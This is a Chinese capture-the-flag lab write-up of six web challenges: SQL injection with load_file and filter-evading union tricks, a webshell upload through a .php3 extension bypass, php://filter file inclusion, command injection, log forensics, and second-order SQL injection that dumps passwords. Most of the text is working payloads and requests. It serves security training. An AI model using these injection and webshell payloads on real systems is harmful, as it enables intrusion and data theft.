1.sql注入

所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。

通过SQL注入漏洞读取/tmp/360/key文件,答案就在文件中。

原始 ：http://39.100.119.37:10181/vulnerabilities/fu1.php?id=1

获得值hello

构建sql

http://39.100.119.37:10181/vulnerabilities/fu1.php?id=1') or 1=1 -- ss

获得值hello

命令可以执行

二分法获得表的列

http://39.100.119.37:10181/vulnerabilities/fu1.php?id=1%') or 1=1 order by 1-- ss 成功

http://39.100.119.37:10181/vulnerabilities/fu1.php?id=1%') or 1=5 order by 1-- ss 失败

http://39.100.119.37:10181/vulnerabilities/fu1.php?id=1%') or 1=5 order by 4 -- ss 成功

数据表，有4列

读取文件命令 ： load_file() -》 load_file(/tmp/360/key)

修改link：

http://39.100.119.37:10181/vulnerabilities/fu1.php?id=1%') or 1=1 union select

load_file('/tmp/360/key'),1,2,3 -- ss

发现 union 被过滤

编码：-》不行

http://39.100.119.37:10181/vulnerabilities/fu1.php?id=1') or 1=1 %75%6e%69%6f%6e select

load_file('/tmp/360/key'),1,2,3 -- ss

修改大小写 -》不行

http://39.100.119.37:10181/vulnerabilities/fu1.php?id=1') or 1=1 UNion select

load_file('/tmp/360/key'),1,2,3 -- ss

双写 -》可用

http://39.100.119.37:10181/vulnerabilities/fu1.php?id=1') or 1=1 UNunionion select

load_file('/tmp/360/key'),1,2,3 -- ss

发现没有显示，找一个不存在的id，使前面的条件为false，只执行union 后的语句。

http://39.100.119.37:10181/vulnerabilities/fu1.php?id=-1') UNunionion select

load_file('/tmp/360/key'),1,2,3 -- ss

http://39.100.119.37:10181/vulnerabilities/ful.php?id=-1') UNunionion select load_file('/tmp/360/key'),load_file('/tmp/360/key'),load_file('/tmp/360/key'),load_file('/tmp/360/key') -- ss

获得key：key1:djswe58h

2题：http://39.100.119.37:10182

文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。这种攻击方式是最为直接和有效的，“文件上传”本身没有问题，有问题的是文件上传后，服务器怎么处理、解释文件。如果服务器的处理逻辑做的不够安全，则会导致严重的后果。

通过你所学到的知识，测试其过WAF滤规则，突破上传获取webshell，答案就在根目录下key.php文件中。

上传gif成功，发现没有改变文件名称，有注入点

http://39.100.119.37:10182/vulnerabilities/2.GIF

上传一句话变异图片木马成功，并而可以访问图片，

```
<?php ($_=@$_GET[0]).@$_($_POST[1])
//11.php?0=assert，密码1
?>
```

使用菜刀访问

http://39.100.119.37:10182/vulnerabilities/2.GIF?0=assert

发现菜刀链接不上。

修改一句话,并上传（发现只过滤了php，没有过滤php3等）

```
-----------------------------141351924112926
Content-Disposition: form-data; name="files"; filename="2.php3"
Content-Type: image/gif

GIF89a
<?php system('pwd')?>
-----------------------------141351924112926--
```

访问：http://39.100.119.37:10182/vulnerabilities/2.php3

得到回显：GIF89a /app/vulnerabilities

继续修改一句话

```
GIF89a
<?php system('cat ../key.php')?>
```

直接打印key在源码中，查看源码即可

/key2:dhmdmbpa

三题：文件包含

http://39.100.119.37:10183/

PHP文件包含漏洞的产生原因是在通过PHP的函数引入文件时，由于传入的文件名没有经过合理的校验，从而操作了预想之外的文件，就可能导致意外的文件泄露甚至恶意的代码注入。

通过你所学到的知识，测试该网站可能存在的包含漏洞，尝试获取webshell，答案就在根目录下key.php文件中。

http://39.100.119.37:10183/vulnerabilities/fu1.php?file=view.html

查看 view.html源码： 发现只有’欢迎来到我的世界‘

于是尝试使用php伪协议

php://filter/read=convert.base64-encode/resource=

http://39.100.119.37:10183/vulnerabilities/fu1.php?file=php://filter/read=convert.base64-encode/resource=../key.php

获得 R2VOIGlOIQOKPD9waHANCgOKLy9rZXkzOmRyaHFicGRkDQo/PgOK

64解码，拿到key：

Get it!

<?php

//key3:drhqbpdd

?>

4. http://39.100.119.37:10184/

命令执行

命令执行是指攻击者通过浏览器或者其他客户端软件提交一些cmd命令（或者bash命令）至服务器程序，服务器程序通过system、eval、exec等函数直接或者间接地调用cmd.exe执行攻击者提交的命令。

通过你所学到的知识，通过执行Linux命令获取webshell，答案就在根目录下key.php文件中。

http://39.100.119.37:10184/vulnerabilities/fu1.php

linux命令使用；连接，可以连接多个命令 | & ；

;pwd

回显获得路径 /app/vulnerabilities

尝试其他命令发现 过滤了 查看文件的一些命令 如 cat，tac，more，less等

curl 注意使用绝对路径

;curl file:///app/key.php

源码中查看key：


//key4:acdxnmxr

5 http://39.100.119.37:10185/

日志分析

最近管理员很苦恼，发现自己的服务器被人入侵了，但是不知道原因，你能帮帮他吗？

日志下载地址：当前目录下的 access.log.bak



查找 200

查找 admin

查找 php

发现 backdoor.php

发现 ： admin/backdoor.php

访问：http://39.100.119.37:10185/admin/backdoor.php

获得 key5:webkafza

6： http://39.100.119.37:10086/

SQL注入

所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。

通过SQL注入漏洞获取admin账号的密码，答案就在密码中。

```
insert into user value('name','pwd')
selct * from artical where username=''
```

http://39.100.119.37:10086/start/

1.发现注册页面，正常注册一个用户，注册后，会跳转到一个你的文章个数的页面

猜想，登陆后，会使用用户名查询文章数

2.注册一个特殊用户

admin'#zt11

发现注册页面可以执行sql注入

二分法不断注册特殊用户，判断表的列数

admin' order by 4 #555

发现表有4列

构造 union sql 获得表名：

尝试：

admin' union select database(),2,3,4 #555

admin' union select version(),2,3,4 #555

没有数据回显

可能 过滤了union

修改：

admin' unioN select database(),2,3,4 #555

admin' ununionion select version(),2,3,4 #555

admin' union select group_concat(distinct table_name),2,3,4 from information_schema.columns where table_schema=database() #22

获得users 表

admin’ union select group_concat(distinct column_name),2,3,4 from information_schema.columns where table_schema=database() and table_name='users'#777

获得 password 字段

获得密码：

admin’ union select password,2,3,4 from users #111

解码：